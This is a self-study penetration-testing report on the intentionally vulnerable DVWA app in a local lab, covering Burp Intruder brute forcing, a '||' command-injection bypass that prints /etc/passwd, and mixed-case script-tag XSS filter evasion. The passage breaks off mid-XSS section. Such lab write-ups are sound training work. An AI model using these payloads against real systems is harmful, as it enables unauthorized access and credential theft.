DVWA Medium-Level Penetration Testing Report

Independent Security Testing (Self Project)

Prepared By:

KARTHICK KUMAR G

16/11/2025

Version 1.0

Table of Contents

1. EXECUTIVE SUMMARY

This penetration testing engagement was conducted on the Damn Vulnerable Web Application (DVWA) configured at **Medium Security Level**. The primary objective of this assessment was to identify and exploit common web vulnerabilities to understand the security weaknesses present in the application and to demonstrate how attackers can leverage these issues.

During the testing process, several vulnerabilities were identified across multiple DVWA modules, including Brute Force, Command Injection, SQL Injection, Cross-Site Scripting (XSS), File Upload, and CSRF. These findings highlight weaknesses in input validation, authentication mechanisms, and server-side security controls.

The assessment was performed in a controlled lab environment for learning and research purposes. No real-world systems or external targets were involved. All exploitation activities were limited strictly to the DVWA platform.

Overall, the results indicate that the DVWA Medium-Level configuration contains multiple exploitable vulnerabilities that could allow an attacker to gain unauthorized access, execute malicious scripts, inject commands, upload harmful files, or manipulate user sessions. The report provides detailed descriptions of each vulnerability, proof of concept (PoC) screenshots, exploitation steps, and recommended remediation measures to prevent such attacks in a real-world scenario.

This report serves as a technical demonstration of web application security flaws and reinforces the importance of secure coding practices, user input sanitization, and proper security configurations.

2. SCOPE OF WORK

The scope of this penetration testing engagement was limited to the Damn Vulnerable Web Application (DVWA) running in a controlled lab environment. The primary focus was to assess the security of various DVWA modules configured at **Medium Security Level** and identify vulnerabilities commonly found in real-world web applications.

This assessment was performed strictly for learning, research, and demonstration purposes. No external systems, networks, or live web applications were tested as part of this engagement.

2.1 In-Scope

The following DVWA modules (Medium Level) were included within the scope:

- Brute Force
- Command Injection
- SQL Injection
- Reflected Cross-Site Scripting (XSS)
- Stored Cross-Site Scripting (XSS)
- File Upload
- CSRF (Cross-Site Request Forgery)

Additional testing included:

- Basic enumeration
- Payload crafting
- Server response analysis
- Error-based testing techniques

2.2 Out-of-Scope

The following items were excluded from this engagement:

- Any DVWA modules not tested in Medium Level
- System-level exploitation outside of DVWA
- Denial-of-Service (DoS) attacks
- Network penetration testing
- High-risk attacks that may damage the testing environment
- Sensitive data extraction (since DVWA contains dummy data)
- Any systems outside the local lab setup

3 TESTING ENVIRONMENT

This penetration test was conducted in a fully controlled and isolated lab environment. The Damn Vulnerable Web Application (DVWA) was hosted locally, and all testing activities were performed without interacting with any external or real-world systems. The environment was intentionally configured to allow safe exploitation for learning and research.

3.1 DVWA Version

- **Application:** Damn Vulnerable Web Application (DVWA)
- **Version:** 1.0.7
- **Platform:** PHP/MySQL-based Web Application

3.2 Security Level: Medium

DVWA was configured to **Medium Security Level**, which includes partial input validation and makes exploitation moderately challenging.

Security settings in DVWA Security were:

- **Security Level:** Medium
- **PHPIDS:** Disabled (Default)

3.3 System Configuration

Host Machine (Attacker System)

- **Operating System:** Kali Linux
- **Virtualization Platform:** VirtualBox

Target Machine (DVWA VM)

- **VM Name:** DVWA Virtual Machine
- **Operating System:** Ubuntu
- **DVWA Version: 1.0.7**
- **Web Server:** Apache2
- **Database:** MySQL
- **PHP Version:** Default version bundled with DVWA VM
- **DVWA Path:** /var/www/html/dvwa/

Network Adapter

- **Kali Linux:** NatNetwork1
- **DVWA:** NatNetwork1

4 METHODOLOGY

The penetration testing methodology followed a structured approach based on industry-standard frameworks such as OWASP Testing Guide. The goal was to identify, exploit, and document vulnerabilities in DVWA (Medium Security Level) using safe and controlled testing techniques.

The following steps outline the complete methodology used during this assessment:

4.1 Reconnaissance

This phase focused on gathering information about the DVWA application and understanding its structure.

- Identified active pages and module functionalities
- Examined form fields, parameters, and HTTP requests
- Observed client–server interactions using browser developer tools
- Mapped attack surfaces (input fields, file upload points, cookies, security level settings

4.2 Scanning

In this phase, automated and manual scans were conducted to detect potential weaknesses.

- Basic scanning using browser tools
- Identifying technologies such as PHP, MySQL, Apache
- Checking request/response behaviors
- Testing for open attack vectors (injection points, upload forms, parameter handling)

4.3 Enumeration

Detailed manual inspection was performed to enumerate the application's internal functionality.

- Enumerated parameters and hidden fields
- Checked how DVWA handles user inputs
- Analysed cookies and session tokens
- Observed validation differences between Low and Medium levels
- Identified weak points in modules (Brute Force, XSS, SQLi, Upload, etc.)

4.4 Exploitation

This phase involved safely exploiting identified vulnerabilities in DVWA Medium Level to demonstrate impact.

- Attempted brute-force attacks using manual and automated tools
- Executed command injection through filtered inputs
- Performed SQL injection attempts on sanitized fields
- Crafted XSS payloads for reflected and stored scenarios
- Uploaded bypassed payloads in file upload module
- Conducted CSRF attack demonstrations
- Captured responses, screenshots, and proof-of-concept results

All exploitation was performed **only** on the DVWA VM in a controlled lab environment.

5 TOOLS USED

1. Kali Linux

- Primary operating system used for conducting penetration testing.
- Provides a comprehensive suite of pre-installed security tools.

2. DVWA (Damn Vulnerable Web Application) – Version 1.0.7

- Target application used for practicing and demonstrating web application vulnerabilities.
- Hosted in a virtual machine environment for safe testing.

3. Burp Suite Community Edition

- Used for intercepting, modifying, and analyzing HTTP requests and responses.
- Helpful for testing SQL Injection, XSS, CSRF, command execution, etc.

5. Nmap

- Used for basic network discovery and port scanning of the DVWA VM.
- Helps identify open services, versions, and possible attack vectors.

6. ARP-scan / Netdiscover

- Used for discovering the DVWA machine’s IP address within the local network.

7. Browser Developer Tools (Firefox)

- Used for observing requests, debugging JavaScript, and analyzing network activity.

8. Wordlists (Custom)

- User-created username and password lists used for brute forcing.
- Includes common credentials and known weak passwords.

6 MEDIUM LEVEL VULNERABILITY FINDINGS

This section documents the vulnerabilities identified in the **Medium security level** of DVWA, covering the modules tested, exploitation techniques used, evidence, and recommendations.

6.1Brute Force – Medium Level

Description

In DVWA Medium level, brute force protection is implemented by adding a **2-second server-side delay** to every login attempt.
This is intended to slow down automated attacks but does not fully prevent them.


Impact

Attackers can still perform brute force attacks using tools like Burp Suite Intruder by adjusting attack speed settings.

Attack Method (Burp Suite Intruder)

Step 1: Capture the Login Request


Intercept the login request in Burp Proxy and send it to Intruder.



```
GET /vulnerabilities/brute/?username=user&password=pass&Login=Login HTTP/1.1
Host: 192.168.1.105
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.1.105/vulnerabilities/brute/?username=admin&password=user&Login=Login
Cookie: PHPSESSID=ja8t48rp07ofs6qselmtcp6lu2; security=medium
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Step 2: Configure Intruder Positions


- Clear automatic payload positions.
- Add § for both username and password parameter.



```
GET /vulnerabilities/brute/?username=§user§&password=§pass§&Login=Login HTTP/1.1
Host: 192.168.1.105
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
```

Step 4: Load Username and Password Wordlist.

- Change Attack mode to Cluster Bomb
- Set payload position 1 and add the username wordlist.



Cluster bomb attack

Target: http://192.168.1.105

```
GET /vulnerabilities/brute/?username=§user§&password=§pass§&Login=Login HTTP/1.1
Host: 192.168.1.105
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.1.105/vulnerabilities/brute/?username=admin&password=user&Login=Login
Cookie: PHPSESSID=ja8t48rp07ofs6qselmtcp6lu2; security=medium
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Payloads

Payload position: 1 - user
Payload type: Runtime file
Payload count: 13 (approx)
Request count: 208 (approx)

Payload configuration

This payload type lets you configure a file from which to read payload strings at runtime.


Select file ... /home/karthick/Downloads/usernames.txt

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Burp Suite Community Edition v2025.8.7 - Temporary Project
Start attack
Positions Add § Clear § Auto §
Update Host header to match target
Add Edit Remove Up Down
Enabled Rule
2 highlights 2 payload positions Length: 561
Event log (1) All issues
Memory: 235.1MB Disabled

- Set payload position 2 and add the password wordlist.



Cluster bomb attack

Target: http://192.168.1.105

```
GET /vulnerabilities/brute/?username=§user§&password=§pass§&Login=Login HTTP/1.1
Host: 192.168.1.105
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.1.105/vulnerabilities/brute/?username=admin&password=user&Login=Login
Cookie: PHPSESSID=ja8t48rp07ofs6qselmtcp6lu2; security=medium
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Payloads

Payload position: 2 - pass
Payload type: Runtime file
Payload count: 16 (approx)
Request count: 208 (approx)

Payload configuration

This payload type lets you configure a file from which to read payload strings at runtime.

Select file ... /home/karthick/Downloads/password.txt

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Burp Suite Community Edition v2025.8.7 - Temporary Project
Start attack
Positions Add § Clear § Auto §
Update Host header to match target
Add Edit Remove Up Down
Enabled Rule
2 highlights 2 payload positions Length: 561
Event log (1) All issues
Memory: 235.1MB Disabled

Step 5: Start the Attack

Each request will take around 2 seconds due to DVWA’s delay.


Burp Intruder will show different response lengths when the correct password is found.

Result:

Using Intruder, the valid credentials were identified:

- **Username:** admin
- **Password:** password

Reason for detection:
The successful response **size was larger** than the invalid attempts.



3. Intruder attack of http://192.168.1.105

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
61	admin	password	200	3			5053	
0			200	4			5009	
1	admin	Shadow!2025	200	4			5009	
3	cyberhawk	Shadow!2025	200	4			5009	
5	neonwolf	Shadow!2025	200	4			5009	
6	quantumshade	Shadow!2025	200	4			5009	
7	ironflare	Shadow!2025	200	4			5009	
9	photonflux	Shadow!2025	200	4			5009	

68 of 440

6.2 Command Injection – Medium Level

Description

- In DVWA Medium security level, the Command Injection vulnerability is partially mitigated using **input filtering**. Several dangerous characters such as **;**, **&&**, and **|** are blocked by the application.
- However, the filter is **not fully secure**. Some operators are still allowed — especially **logical OR (||)** — which can be used to bypass the blacklist and execute system commands.
- This makes DVWA Medium vulnerable to **OS Command Injection**, enabling attackers to execute unauthorized commands on the server.

Impact


Successful exploitation allows an attacker to:

- Execute system-level commands
- Access sensitive server information
- Potentially escalate privileges
- Control or damage the underlying system

Attack Method (Manual Payload Testing)

Step 1: Open DVWA → Command Injection Module

- Input a normal IP address like 8.8.8.8.
- This shows normal ping output.



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:


```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=118 time=18.0 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=118 time=18.2 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=118 time=21.0 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2006ms
rtt min/avg/max/mdev = 18.022/19.125/21.088/1.395 ms
```

More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

Step 2: Execute OS Commands Using the Allowed Operator

- In Medium Level, DVWA blocks many operators, but **|| is NOT blocked**.
- **"Hello || whoami",** This command will work because if the first command (Hello) is not executed then || will proceed the next command (whoami)



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

hi || cat /etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
```

Result

- DVWA Medium allowed execution of system commands using the **|| operator**, proving it is vulnerable to command injection despite input filtering.
- This confirms that the attacker can run unauthorized OS-level commands.

6.3 Cross-Site Scripting (XSS) – Reflected (Medium Level)

Description

In DVWA Medium security level, the application attempts to prevent Reflected XSS by filtering **only the <script> tag**.
However, this protection is weak because the filter checks only for lowercase "script" and does **not** sanitize different casing variations such as:

- <Script>
- <sCrIpT>
- <SCriPT>

Attackers can easily bypass the filter using mixed-case tags that still execute JavaScript in the browser.

As a result, user-supplied input is reflected back into the HTML output without proper sanitization, making the module vulnerable to **Reflected Cross-Site Scripting**.

Impact

If exploited, an attacker can:

- Execute JavaScript in the victim's browser
- Steal cookies or session IDs
- Deface the website by injecting malicious HTML
- Redirect the victim to a malicious site
- Perform session hijacking or phishing attacks

Attack Method (Filter Bypass Using Uppercase Script Tag)

Step 1: Enter a Test String


- Enter any text (e.g., test) into the input field and submit.
- The text appears on the page → meaning the input is reflected.

Step 2: Test the Filter

Entering:

<script> alert("XSS") </script>

gets **blocked** because DVWA removes <script> completely.


Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

```
Hello alert("XSS")
```

It reflects the script.

